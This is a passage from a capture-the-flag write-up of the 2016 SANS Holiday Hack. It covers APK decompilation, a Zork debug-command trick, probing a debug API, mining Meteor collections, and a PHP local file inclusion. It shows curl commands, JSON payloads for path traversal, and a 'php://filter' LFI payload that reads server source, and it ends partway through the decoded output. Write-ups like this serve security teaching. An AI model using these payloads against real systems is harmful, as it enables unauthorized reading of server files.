

1 Part 4: My Gosh... It's Full of Holes

Now, here's the fun part. Pwn some website. First though we have to figure out what websites to actually pwn.

So time to use apktool to get access to the strings.xml file. This file contains constants to use in the application.

```
EFRETTI :: ~/Downloads » apktool d SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/Regenuluz/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
EFRETTI :: ~/Downloads »
```

Unpacking XML, that's what I want to see.

Now that the APK has been decompiled with apktool, you can also navigate into 'res/raw/' to find the audio file.

```
EFRETTI :: ~/Downloads » cd SantaGram_4.2/res/raw
EFRETTI :: SantaGram_4.2/res/raw » ls
discombobulatedaudio1.mp3
EFRETTI :: SantaGram_4.2/res/raw »
```

Alright, time to open the strings.xml file.

```
<string name="analytics_launch_url">http://analytics.northpolewonderland.com/report.php?type=launch</string>
<string name="analytics_usage_url">http://analytics.northpolewonderland.com/report.php?type=usage</string>
<string name="appVersion">4.2</string>
<string name="app_name">SantaGram</string>
<string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
<string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
<string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
<string name="character_counter_pattern">%1$d / %2$d</string>
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">>true</string>
<string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
<string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```

This gives the following urls

- analytics_launch_url - <http://analytics.northpolewonderland.com/report.php?type=launch>

- analytics_usage_url - <http://analytics.northpolewonderland.com/report.php?type=usage>
- banner_ad_url - <http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D>
- debug_data_collection_url - <http://dev.northpolewonderland.com/index.php>
- dungeon_url - <http://dungeon.northpolewonderland.com/>
- exhandler_url - <http://ex.northpolewonderland.com/exception.php>


Which is excellent. Pinging each domain provides an IP address that can be verified by the Oracle.

1.1 Attempt to remotely exploit each of the following targets.

Verify IPs

1.1.1 The Mobile Analytics Server (via credentialed login access)

Alright, now that <https://analytics.northpolewonderland.com/> has been verified as a target, it's time to pay it a visit.



Sprusage

Sprusage

Please login to use the application


Username

Password

Log In

Entering that URL greets you with a redirect to */login.php* and a login screen.

Seeing as the android app are using the credentials found earlier to send off information, let's try and login with them.



Bingo! We've successfully logged into the website. And would you believe it, there's a link called "MP3" which points to <https://analytics.northpolewonderland.com/getaudio.php?id=20c216bc-b8b1-11e6-89e1-42010af00008>. Clicking that link provides the very first audio file.

1.1.2 The Dungeon Game

One of the elves kindly provides a binary¹ of the dungeon game, also known as Zork, to play around with and from the APK we have <http://dungeon.northpolewonderland.com/> which shows commands that can be used in the game. It also explains how a new passage has opened up, which leads to the lair of a mischievous elf, who will trade for secrets.

Before getting started on the game, it's time to do a little research, because I frankly I've never been any good at Zork and the only version I've completed is the Strange Leaflet².

Searching the web for a bit leads to http://gunkies.org/wiki/Zork_hints, which reveals a command called GDT, so it's time to see if this works in our version of the game.

```
EFRETTI :: ~/dungeon » ./dungeon
chroot: Function not implemented
Welcome to Dungeon.                      This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>
```


¹Found at <http://www.northpolewonderland.com/dungeon.zip>

²A quest given in Kingdom Of Loathing

And the debug is indeed enabled. Next part is figuring out which command(s) might be useful. Straight away, the TK (take) command looks like fun. By doing a bit of testing, it seems that there are 217 items in the game. To spawn them all in, to have a look at them I used the following script to generate the commands, which I then just copy and pasted into the game.


```
1 #!/usr/bin/env python
2 print "GDT"
3 for i in range(1, 218):
4     print "TK"
5     print i
6
7 print "exit"
8 print
```

So pasting the output from the script into the game we get the following



```
GDT>TK
Entry:    213
Taken.
GDT>TK
Entry:    214
Taken.
GDT>TK
Entry:    215
Taken.
GDT>TK
Entry:    216
Taken.
GDT>TK
Entry:    217
Taken.
GDT>exit
```

So a whole bunch of items has been claimed, great success. Now it's time to see which items I got.



```
A small slit.
A gold card.
A steel door.
A #.
. . .
. . .
. . .
. . .
A panel.
A stone channel.
A dungeon master.
A ladder.
A Elf.
```

Well, the last item obtained is the *elf*, also amongst the items we find a *gold card*, after a little bit of testing we get the following result.

```
>drop elf
The elf appears increasingly impatient.
>give gold card to elf
The elf, satisfied with the trade says -
Try the online version for the true prize
The elf says - you have conquered this challenge - the game will now end.
Your score is 15 [total of 585 points], in 3 moves.
This gives you the rank of Beginner.
The game is over.
```

So dropping the elf allows us to give it items, and giving it the gold card seems to complete the game, and also tells us to get online to get the real prize.

This means it's time to nmap dungeon.northpolewonderland.com to figure out where the online version of the game is located.

```
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (1.4s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 992 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
25/tcp    filtered   smtp
80/tcp    open       http
135/tcp   filtered   msrpc
139/tcp   filtered   netbios-ssn
445/tcp   filtered   microsoft-ds
548/tcp   filtered   afp
11111/tcp open       vce
```

Well well well, it seems port *11111* is open. So time to try and connect to it.


```
EFRETTI :: ~ » nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
> _
```

Yes! Looks like we found the online version of the game. Checking that *GDT* works on the online version, reveals that it indeed does work. So copy pasting the output from the above script into the online version and then repeating the steps from the local version should give us the secret.


```
>drop elf
The elf appears increasingly impatient.
>give gold card to elf
The elf, satisfied with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 15 [total of 585 points], in 3 moves.
This gives you the rank of Beginner.
EFRETTI :: ~ >>
```

And another great victory. Time to shop off an email and see what kind of response I get.

From Peppermint

 peppermint@northpolewonderland.com
to me

You tracked me down, of that I have no doubt.
I won't get upset, to avoid the inevitable bout.
You have what you came for, attached to this note.
Now go and catch your villian, and we will alike do dote.



That's the email, along with an audio file called *discombobulatedaudio2.mp3*.

1.1.3 The Debug Server

Pfft, visiting <http://dev.northpolewonderland.com/index.php> just shows a blank page. That's no fun.

Now heading to JadX and checking out how the app using it, we stumble upon

```
final JSONObject jsonObject = new JSONObject();
jsonObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
jsonObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
jsonObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
jsonObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
```

and a little more investigation shows that it sends this as, surprise surprise, a POST request. Time for some curling with the following JSON.

```
{
  "date": "20161228095114+0100",
  "udid": "thisnthat",
  "debug": "com.northpolewonderland.santagram.EditProfile, EditProfile",
  "freemem": 123456798
}
```

and this is the output

```
EFRETTI :: ~ > curl -i -H "Content-Type: application/json" -d @debug.json -X POST dev.northpolewonderland.com/index.php
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 04 Jan 2017 20:28:55 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20170104202855","status":"OK","filename":"debug-20170104202855-0.txt","request":{"date":"20161228095114+0100","udid":"thisnthat","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":123456798,"verbose":false}}
```

So it seems to more or less just reflect what I send it, however there is one tiny thing that looks interesting. Time to mix up the JSON a little bit and see what happens.

```
{
  "date": "20161228095114+0100",
  "udid": "thisnthat",
  "debug": "com.northpolewonderland.santagram.EditProfile, EditProfile",
  "freemem": 123456798,
  "verbose": true
}
```

This, at the very late time of doing the write-up gives a long long list of files, so instead of providing a screenshot, here's a paste of the output I got when I actually solved the challenge. (And didn't take screenshots...

Right, that out of the way, the output we get, when sending that JSON, is

```
{"date":"20161228133418","date.len":14,"status":"OK","status.len":2,"filename":"debug-20161228133418-0.txt","filename.len":26,"request":{"date":"20161228095114+0100","udid":"fa0eef1fcb9c0c7b","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":9223372036854775807,"verbose":true},"files":["debug-20161224235959-0.mp3","debug-20161228132132-0.txt","debug-20161228133354-0.txt","debug-20161228133418-0.txt","index.php"]}
```

The keen observer will notice the file called 'debug-20161224235959-0.mp3' and can go grab it from the server. Mission completed.


Now, I know I said I didn't want to provide a screenshot, however, here's one anyway. The list of files literally goes beyond the scroll buffer in my terminal. If I had been confronted with this list the first time around, I would have echoed it into a file and then gone through the output.

```
-20170104031624-0.txt", "debug-20170104032422-0.txt", "debug-20170104032710-0.txt", "debug-20170104033445-0.txt", "debug-20170104033844-0.txt", "debug-20170104034121-0.txt", "debug-20170104034211-0.txt", "debug-20170104035300-0.txt", "debug-20170104035312-0.txt", "debug-20170104040722-0.txt", "debug-20170104040732-0.txt", "debug-20170104040830-0.txt", "debug-20170104040944-0.txt", "debug-20170104041029-0.txt", "debug-20170104041052-0.txt", "debug-20170104041115-0.txt", "debug-20170104041459-0.txt", "debug-20170104041651-0.txt", "debug-20170104042616-0.txt", "debug-20170104042620-0.txt", "debug-20170104042652-0.txt", "debug-20170104045829-0.txt", "debug-20170104045832-0.txt", "debug-20170104045906-0.txt", "debug-20170104045957-0.txt", "debug-20170104050105-0.txt", "debug-20170104050115-0.txt", "debug-20170104050251-0.txt", "debug-20170104050322-0.txt", "debug-20170104050329-0.txt", "debug-20170104050346-0.txt", "debug-20170104050350-0.txt", "debug-20170104050359-0.txt", "debug-20170104050411-0.txt", "debug-20170104050421-0.txt", "debug-20170104050426-0.txt", "debug-20170104050520-0.txt", "debug-20170104050840-0.txt", "debug-20170104050912-0.txt", "debug-20170104051005-0.txt", "debug-20170104051115-0.txt", "debug-20170104051148-0.txt", "debug-20170104051251-0.txt", "debug-20170104051609-0.txt", "debug-20170104051621-0.txt", "debug-20170104063820-0.txt", "debug-20170104063840-0.txt", "debug-20170104063902-0.txt", "debug-20170104075512-0.txt", "debug-20170104075823-0.txt", "debug-20170104081103-0.txt", "debug-20170104081123-0.txt", "debug-20170104081425-0.txt", "debug-20170104081433-0.txt", "debug-20170104082617-0.txt", "debug-20170104083125-0.txt", "debug-20170104090613-0.txt", "debug-20170104091643-0.txt", "debug-20170104091820-0.txt", "debug-20170104094019-0.txt", "debug-20170104094551-0.txt", "debug-20170104094621-0.txt", "debug-20170104101205-0.txt", "debug-20170104101239-0.txt", "debug-20170104102457-0.txt", "debug-20170104102531-0.txt", "debug-20170104111644-0.txt", "debug-20170104112240-0.txt", "debug-20170104112530-0.txt", "debug-20170104112836-0.txt", "debug-20170104112859-0.txt", "debug-20170104112922-0.txt", "debug-20170104113017-0.txt", "debug-20170104113200-0.txt", "debug-20170104123547-0.txt", "debug-20170104124248-0.txt", "debug-20170104124631-0.txt", "debug-20170104124645-0.txt", "debug-20170104124655-0.txt", "debug-20170104124709-0.txt", "debug-20170104124929-0.txt", "debug-20170104125007-0.txt", "debug-20170104125018-0.txt", "debug-20170104125126-0.txt", "debug-20170104133056-0.txt", "debug-20170104133103-0.txt", "debug-20170104133130-0.txt", "debug-20170104135228-0.txt", "debug-20170104135256-0.txt", "debug-20170104141319-0.txt", "debug-20170104141351-0.txt", "debug-20170104141404-0.txt", "debug-20170104141405-0.txt", "debug-20170104141405-1.txt", "debug-20170104141405-10.txt", "debug-20170104141405-11.txt", "debug-20170104141405-2.txt", "debug-20170104141405-3.txt", "debug-20170104141405-4.txt", "debug-20170104141405-5.txt", "debug-20170104141405-6.txt", "debug-20170104141405-7.txt", "debug-20170104141405-8.txt", "debug-20170104141405-9.txt", "debug-20170104141406-0.txt", "debug-20170104141406-1.txt", "debug-20170104141406-10.txt", "debug-20170104141406-11.txt", "debug-20170104141406-12.txt", "debug-20170104141406-13.txt", "debug-20170104141406-14.txt", "debug-20170104141406-2.txt", "debug-20170104141406-3.txt", "debug-20170104141406-4.txt", "debug-20170104141406-5.txt", "debug-20170104141406-6.txt", "debug-20170104141406-7.txt", "debug-20170104141406-8.txt", "debug-20170104141406-9.txt", "debug-20170104141407-0.txt", "debug-20170104141407-1.txt", "debug-20170104141407-10.txt", "debug-20170104141407-11.txt", "debug-20170104141407-12.txt", "debug-20170104141407-13.txt", "debug-20170104141407-14.txt", "debug-20170104141407-15.txt", "debug-20170104141407-2.txt", "debug-20170104141407-3.txt", "debug-20170104141407-4.txt", "debug-20170104141407-5.txt", "debug-20170104141407-6.txt", "debug-20170104141407-7.txt", "debug-20170104141407-8.txt", "debug-20170104141407-9.txt", "debug-20170104141408-0.txt", "debug-20170104142541-0.txt", "debug-20170104151707-0.txt", "debug-20170104152011-0.txt", "debug-20170104154724-0.txt", "debug-20170104155517-0.txt", "debug-20170104155826-0.txt", "debug-20170104155937-0.txt", "debug-20170104160003-0.txt", "debug-20170104160037-0.txt", "debug-20170104160107-0.txt", "debug-20170104160308-0.txt", "debug-20170104160740-0.txt", "debug-20170104161011-0.txt", "debug-20170104161529-0.txt", "debug-20170104161813-0.txt", "debug-20170104161939-0.txt", "debug-20170104180459-0.txt", "debug-20170104181309-0.txt", "debug-20170104181334-0.txt", "debug-20170104181410-0.txt", "debug-20170104182749-0.txt", "debug-20170104183840-0.txt", "debug-20170104183916-0.txt", "debug-20170104185156-0.txt", "debug-20170104190128-0.txt", "debug-20170104190257-0.txt", "debug-20170104190303-0.txt", "debug-20170104190429-0.txt", "debug-20170104190625-0.txt", "debug-20170104190644-0.txt", "debug-20170104190705-0.txt", "debug-20170104191153-0.txt", "debug-20170104191310-0.txt", "debug-20170104191541-0.txt", "debug-20170104191614-0.txt", "debug-20170104191726-0.txt", "debug-20170104191752-0.txt", "debug-20170104192227-0.txt", "debug-20170104192744-0.txt", "debug-20170104202633-0.txt", "debug-20170104202855-0.txt", "debug-20170104203339-0.txt", "index.php"]}]
```

1.1.4 The Banner Ad Server

Ads, why'd it have to be ads? Nobody likes ads. Or at least, most of the ads. Some ads are cool and they can stay.

Visiting <http://ads.northpolewonderland.com/> displays a website which looks... uh.. special...




Now, going through the source code shows that the site is build using Meteor, something that I've never actually used. So it's time to read up on some fun stuff. There's the Mining Meteor³ article by Tim Medin, over at SANS and of course the documentation for the Meteor Framework⁴.


After a bit of reading the docs, the article, the little handy script Mr. Medin has created, and employing said script, the following is found.

³Over at <https://pen-testing.sans.org/blog/2016/12/06/mining-meteor>

⁴Meteor can be found at <https://www.meteor.com/>



See the red square? That's a link that's not actually anywhere in the UI of the site. So it seems this app is indeed leaking too much information. Heading on over to '/admin/quotes'...



... And I'm greeted with this view. Well well well. It's time to take a look at what's inside of the HomeQuotes collection, because on this page it shows 5 entries instead of 4.

```
> HomeQuotes.find().fetch()
< ▼ Array[5] 1
  ► 0: Object
  ► 1: Object
  ► 2: Object
  ▼ 3: Object
    _id: "zC3qjywazw6vTorZQ"
    hidden: false
    index: 3
    quote: "Is anyone actually reading this?"
    ► __proto__: Object
  ▼ 4: Object
    _id: "zPR5TpxB5mcAH3pYk"
    audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
    hidden: true
    index: 4
    quote: "Just Ad It!"
    ► __proto__: Object
  length: 5
  ► __proto__: Array[0]
```

Opening the developer tools in Chrome and fetching the entire collection, it's possible to expand the objects returned, and bingo, an audio file called 'discombobulatedaudio5.mp3' - Not bad.

1.1.5 The Uncaught Exception Handler Server

So visiting <http://ex.northpolewonderland.com/exception.php> kindly informs that it only accepts POST requests. That means it's time to bring out 'curl', because that makes it ever so easy to ship off POST requests with different parameters.

```
EFRETTI :: ~ » curl -i -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:21:16 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Content type must be: application/json
EFRETTI :: ~ »
```

Well, this is literally the nicest server. Now it tells me that it expects json. Mokay, let's hand it some of that.

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d "{}" -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:25:04 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
EFRETTI :: ~ »
```

Aha! So even more information about what it wants. Now, which one to try out first...

```
{
    "operation": "ReadCrashDump"
}
```

and then we get

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @x.json -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:30:02 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fatal error! JSON key 'data' must be set.
```

After a bit of playing around and seeing what kind of error messages I get, I get to this JSON

```
{
  "operation": "ReadCrashDump",
  "data": {
    "crashdump": ""
  }
}
```

Which gives this beautiful output

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @x.json -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:32:07 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

So this gives a '500 - Internal Server Error', interesting. But also a bit of a roadblock. So it's time to look at what 'WriteCrashDump' does, using the same procedure as above.

```
{
  "operation": "WriteCrashDump",
  "data": "Hello"
}
```

Turns out to give something that might give a clue to what to do with 'ReadCrashDump'.

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @x.json -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:36:27 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

{
  "success" : true,
  "folder" : "docs",
  "crashdump" : "crashdump-DfRjM9.php"
}
```

So with this new information it's time to modify the ReadCrashDump JSON.

```
{
  "operation": "ReadCrashDump",
  "data": {
    "crashdump": "crashdump-DfRjM9"
  }
}
```

Now, I've left out the .php part, because the server would complain about it being there. Alright, so time to see what files we can actually read with this script.

```
{
  "operation": "ReadCrashDump",
  "data": {
    "crashdump": "../docs/crashdump-DfRjM9"
  }
}
```

Gets me the same output as before, meaning that we can either traverse directories or that it somehow gets filtered out. So, let's see if it's possible to read the exception.php file.

```
{
  "operation": "ReadCrashDump",
  "data": {
    "crashdump": "../exception"
  }
}
```

Nothing's ever that easy, is it? Well, that gives the 500 error from above. So what's next. Depending on how the files are included on the server, when calling ReadCrashDump, there are a few options. PHP have this little neat protocol called 'php:/' and with this, you can call all sort of neat functions to be executed. Now there are plenty of articles about this exploit. Here⁵, here⁶ and many other places. Just search for 'PHP Local File Inclusion' or LFI for short.

```
{
  "operation": "ReadCrashDump",
  "data": {
    "crashdump": "php://filter/convert.base64-encode/resource=../exception"
  }
}
```

This beauty does return a lot of base64 encoded stuff! Decoding it gives us

```
EFRETTI :: ~ » base64 -d out
<?php
